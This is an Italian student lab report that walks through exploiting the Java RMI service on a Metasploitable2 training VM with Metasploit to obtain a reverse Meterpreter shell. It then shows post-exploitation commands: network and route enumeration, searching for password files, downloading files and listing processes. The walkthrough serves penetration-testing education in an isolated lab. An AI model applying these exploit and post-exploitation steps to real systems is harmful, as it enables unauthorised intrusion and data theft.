M5W16D5 – Report

Indice generale

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Quindi per svolgere l'esercizio si avrà cura di controllare la configurazione di entrambe le macchine virtuali, dopodiché tramite metasploit verrà cercato ed effettuato l'exploit con relativo payload meterpreter.
Tramite quest'ultimo si svolgeranno le operazioni richieste sulla macchina taget.

Parole chiave:


Metasploit: è un framework, cioè una struttura utilizzata per lo sviluppo di software in base a determinate regole, linee guida e librerie di codice.
Viene utilizzato per lo sviluppo di exploit e per effettuare penetration-test selezionando il più adatto tra i molteplici moduli software messi a disposizione.
Prima di effettuare il test, il modulo deve essere configurato.

Meterpreter: è una shell, cioè un terminale dove i comandi vengono scritti a tastiera invece di essere eseguiti con il click del mouse su una interfaccia grafica, che viene eseguita su un bersaglio dopo averne ottenuto l'accesso con uno dei moduli di Metasploit, è infatti uno dei suoi payload (codice eseguito automaticamente dopo aver ottenuto l'accesso al target) più conosciuti.
Permette di raccogliere informazioni sul sistema bersaglio, inviare/ricevere file, eseguire codice, ecc.

Java RMI: Insieme di politiche e meccanismi che permettono ad un'applicazione Java in esecuzione su una macchina di invocare i metodi di un oggetto di una seconda applicazione Java in esecuzione su una macchina remota.
Viene creato localmente solo il riferimento ad un oggetto remoto, che è invece effettivamente attivo su un nodo remoto, poi un programma client invoca i metodi attraverso questo riferimento locale.

Metasploit – ricerca della vulnerabilità:

Dopo aver avviato il framework (da interfaccia grafica oppure da teminale con il comando “msfconsole”) la prima cosa da fare è avviare la funzione di ricerca tramite il comando “search” per evidenziare tutti i moduli inerenti alla vulnerabilità da testare “Java RMI”.




#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
1	exploit/multi/misc/java_jmx_server	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
2	auxiliary/scanner/misc/java_jmx_server	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
3	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
4	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
5	_ target: Generic (Java Payload)	.	.	.	.
6	_ target: Windows x86 (Native Payload)	.	.	.	.
7	_ target: Linux x86 (Native Payload)	.	.	.	.
8	_ target: Mac OS X PPC (Native Payload)	.	.	.	.
9	_ target: Mac OS X x86 (Native Payload)	.	.	.	.
10	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
11	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
12	exploit/multi/browser/java_signed_applet	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
13	_ target: Generic (Java Payload)	.	.	.	.
14	_ target: Windows x86 (Native Payload)	.	.	.	.
15	_ target: Linux x86 (Native Payload)	.	.	.	.
16	_ target: Mac OS X PPC (Native Payload)	.	.	.	.
17	_ target: Mac OS X x86 (Native Payload)	.	.	.	.
18	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
19	_ target: Unix In-Memory	.	.	.	.
20	_ target: Java Dropper	.	.	.	.
21	exploit/linux/misc/jenkins_java_deserialize	2015-11-18	excellent	Yes	Jenkins CLI RMI Java Deserialization Vulnerability
22	exploit/linux/http/kibana_timelion_prototype_pollution_rce	2019-10-30	manual	Yes	Kibana Timelion Prototype Pollution RCE
23	exploit/multi/browser/firefox_xpi_bootstrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
24	_ target: Universal (Javascript XPCOM Shell)	.	.	.	.
25	_ target: Native Payload	.	.	.	.
26	exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
27	exploit/multi/http/torchserver_cve_2023_43654	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
28	exploit/multi/http/totaljs_cms_widget_exec	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection
29	_ target: Total.js CMS on Linux	.	.	.	.
30	_ target: Total.js CMS on Mac	.	.	.	.
31	exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc	2021-09-21	manual	Yes	VMware vCenter vScalation Priv Esc

Il comando ci restituisce 31 risultati tra cui scegliere, considerando che il nostro target è una macchina linux Metasploitable2 possiamo escludere quelli dedicati a Windows e Mac OS.

Il numero 7 sembra un ottimo candidato: ha come target l’OS linux e permette l’esecuzione di codice Java.

Metasploit – selezione e configurazione del Modulo:

Con il comando “use” seguito o dal numero del modulo (“7”) oppure dal suo path (“exploit/multi/misc/java_rmi_server”) attiviamo il modulo che abbiamo scelto.




Con il comando “show options” vengono mostrati i parametri di configurazione necessari al suo funzionamento; alcuni sono classificati come “required” e devono per forza essere impostati se non lo sono già. Di particolare importanza sono “RHOSTS” e “RPORT” cioè l’indirizzo IP della macchina target e la porta sulla quale è in ascolto il servizio da colpire. Possiamo notare che RPORT è già configurato di default sulla porta 1099 che dobbiamo utilizzare, quindi non sarà necessario modificarlo, RHOSTS invece è da modificare con il comando “set rhosts” seguito dall’indirizzo corretto (in questo caso “192.168.11.112”). Un altro parametro importate è HTTPDELAY che a seconda del target potrebbe non essere sufficiente ed eventualmente si può modificare da 10 a 20. Utilizzando nuovamente il comando “show options” verranno mostrati i parametri di configurazione con apportate le nostre modifiche.

Metasploit – selezione e configurazione del Payload:

In questo caso è già stato selezionato di default un payload Meterpreter, tuttavia ripeteremo la procedura per completezza.


Utilizziamo il comando “show payloads” per avere la lista dei payload compatibili con il modulo che abbiamo scelto.



```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                            .                normal  No     Custom Payload
   1   payload/generic/debug_trap                        .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                    .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                 .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                      .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                        .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                           .                normal  No     Linux Chmod
   8   payload/linux/x86/exec                            .                normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp       .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid  .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Li
nux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp       .                normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp            .                normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid       .                normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x
86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp    .                normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp    .                normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp         .                normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid    .                normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/meterpreter_reverse_http        .                normal  No     Linux Meterpreter, Reverse HTTP Inline
   19  payload/linux/x86/meterpreter_reverse_https       .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
   20  payload/linux/x86/meterpreter_reverse_tcp         .                normal  No     Linux Meterpreter, Reverse TCP Inline
   21  payload/linux/x86/metsvc_bind_tcp                 .                normal  No     Linux Meterpreter Service, Bind TCP
   22  payload/linux/x86/metsvc_reverse_tcp              .                normal  No     Linux Meterpreter Service, Reverse TCP Inline
   23  payload/linux/x86/read_file                       .                normal  No     Linux Read File
   24  payload/linux/x86/shell/bind_ipv6_tcp             .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_ipv6_tcp_uuid        .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support
(Linux x86)
   26  payload/linux/x86/shell/bind_nonx_tcp             .                normal  No     Linux Command Shell, Bind TCP Stager
   27  payload/linux/x86/shell/bind_tcp                  .                normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   28  payload/linux/x86/shell/bind_tcp_uuid             .                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linu
x x86)
   29  payload/linux/x86/shell/reverse_ipv6_tcp          .                normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   30  payload/linux/x86/shell/reverse_nonx_tcp          .                normal  No     Linux Command Shell, Reverse TCP Stager
   31  payload/linux/x86/shell/reverse_tcp               .                normal  No     Linux Command Shell, Reverse TCP Stager
   32  payload/linux/x86/shell/reverse_tcp_uuid          .                normal  No     Linux Command Shell, Reverse TCP Stager
   33  payload/linux/x86/shell_bind_ipv6_tcp             .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   34  payload/linux/x86/shell_bind_tcp                  .                normal  No     Linux Command Shell, Bind TCP Inline
   35  payload/linux/x86/shell_bind_tcp_random_port      .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   36  payload/linux/x86/shell_reverse_tcp               .                normal  No     Linux Command Shell, Reverse TCP Inline
   37  payload/linux/x86/shell_reverse_tcp_ipv6          .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```

Tra quelli disponibili sono presenti anche diverse versioni di Meterpreter, tra cui il #16 che è quello selezionato di default all’avvio del modulo. Con il comando “set payload” seguito dal numero nella lista o dal suo path selezioniamo il payload che vogliamo utilizzare.


Con il comando “show options” adesso verranno mostrate anche le opzioni di configurazione relative al payload oltre a quelle del modulo (nel nostro caso, siccome il modulo è stato caricato con un payload di default, queste erano già presenti) che possiamo modificare se non adeguate.



Le opzioni presenti sono LHOST e LPORT che possiamo modificare con il comando “set” come abbiamo fatto per le opzioni del modulo, ma in questo caso non è necessario modificarle perché sono già corrette.

Metasploit – esecuzione dell’exploit:

Dopo aver scelto e configurato correttamente modulo e payload siamo pronti ad eseguire l’attacco che verrà lanciato con il comando “exploit”.



L’exploit ha avuto successo (con il parametro HTTPDELAY settato a 20) e la shell Meterpreter è pronta all’uso.

Meterpreter – raccolta informazioni:

Possiamo utilizzare vari comandi per raccogliere informazioni sulla macchina target.

Sysinfo: restituisce informazioni sulla macchina come il suo nome, il Sistema Operativo in esecuzione e relativi dettagli come l'architettura e la versione, questo potrebbe permetterci di cercare con più accuratezza ulteriori vulnerabilità.

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Ifconfig: restituisce informazioni sulla configurazione delle interfacce di rete della macchina target
Route: restituisce informazioni sulle tabelle di routing della macchina target.

Questi due comandi possono permetterci di verificare se la rete possa essere suscettibile ad una escalation di movimenti laterli.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:0e:75:83
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0e:7583
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway       Metric  Interface
    ------        -------        -------       ------  ---------
    0.0.0.0       0.0.0.0        192.168.11.1  100     eth0
    192.168.11.0  255.255.255.0  0.0.0.0       0       eth0

No IPv6 routes were found.
```

Meterpreter – ulteriori comandi:

Search: permette la ricerca di file e cartelle nella macchina target, in questo caso con “-f password.*” ho cercato file di nome password di qualsiasi tipo nel caso un utente poco attento alla sicurezza ne abbia creato uno.

```
meterpreter > search -f password.*
Found 1 result...
=================

Path                                                  Size (bytes)  Modified (UTC)
----                                                  ------------  --------------
/usr/share/doc/p7zip-full/DOCS/MANUAL/switches/password.htm  1273          2007-05-26 06:09:10 -0400

meterpreter >
```

Cat: per la visualizzazione dei contenuti di un file

```
meterpreter > cat /usr/share/doc/p7zip-full/DOCS/MANUAL/switches/password.htm
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
  <META http-equiv="Content-Type" content="text/html; charset=Windows-1252">
  <TITLE>-p (set Password) switch</TITLE>
  <LINK href="style.css" rel="stylesheet" type="text/css">
</HEAD>

<BODY>

<H1>-p (set Password) switch</H1>

<P>Specifies password.</P>

<H4>Syntax</H4>

<PRE class="syntax">
-p{password}
</PRE>
```

Edit: per modificare i contenuti di un file


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
  <META http-equiv="Content-Type" content="text/html; charset=Windows-1252">
  <TITLE>-p (set Password) switch</TITLE>
  <LINK href="style.css" rel="stylesheet" type="text/css">
</HEAD>

<BODY>

<H1>-p (set Password) switch</H1>

<P>Specifies password.</P>

<H4>Syntax</H4>

<PRE class="syntax">
-p{password}
</PRE>

<DL>
  <DT>{password}</DT>
  <DD>Specifies password.</DD>
</DL>
```

Download: per copiare un file dalla macchina target al nostro sistema

```
meterpreter > download /var/www/dvwa/docs/DVWA-Documentation.pdf
[*] Downloading: /var/www/dvwa/docs/DVWA-Documentation.pdf → /home/kali/DVWA-Documentation.pdf
[*] Downloaded 513.71 KiB of 513.71 KiB (100.0%): /var/www/dvwa/docs/DVWA-Documentation.pdf → /home/kali/DVWA-Documentation.pdf
[*] Completed  : /var/www/dvwa/docs/DVWA-Documentation.pdf → /home/kali/DVWA-Documentation.pdf
```

Upload: permette di inviare file alla macchina bersaglio, per esempio contenti codice malevolo che poi possiamo far eseguire con il comando “**Execute**”

PS: mostra la lista completa dei processi in esecuzione sulla macchina, questo ci da la possibilità di terminarli con il comando “**Kill**” o di cercare ulteriori se sono soggetti ad ulteriori vulnerabilità



Process List

PID	PPID	Name	Arch	User	Path
1	0	init	x86	root	/sbin/init
2	0	[kthreadd]	i686	root	
3	2	[migration/0]	i686	root	
4	2	[ksoftirqd/0]	i686	root	
5	2	[watchdog/0]	i686	root	
6	2	[events/0]	i686	root	
7	2	[khelper]	i686	root	
41	2	[kblockd/0]	i686	root	
44	2	[kacpid]	i686	root	
45	2	[kacpi_notify]	i686	root	
89	2	[kseriod]	i686	root	
127	2	[pdflush]	i686	root	
128	2	[pdflush]	i686	root	
129	2	[kswapd0]	i686	root	
171	2	[aio/0]	i686	root	
1127	2	[ksnapd]	i686	root	

Conclusioni:

Metasploit è uno strumento estremamente versatile ed efficace per il test delle vulnerabilità di una macchina taget, in particolare Meterpreter nelle mani di un attaccante più esperto rispetto ad uno studente può essere in grado di ottenere il completo controllo del sistema bersaglio.

Meterpreter inoltre rende possibile l’utilizzo remoto sia di webcam che di microfono, cosa che lo rende potenzialmente molto pericoloso per la privacy delle persone.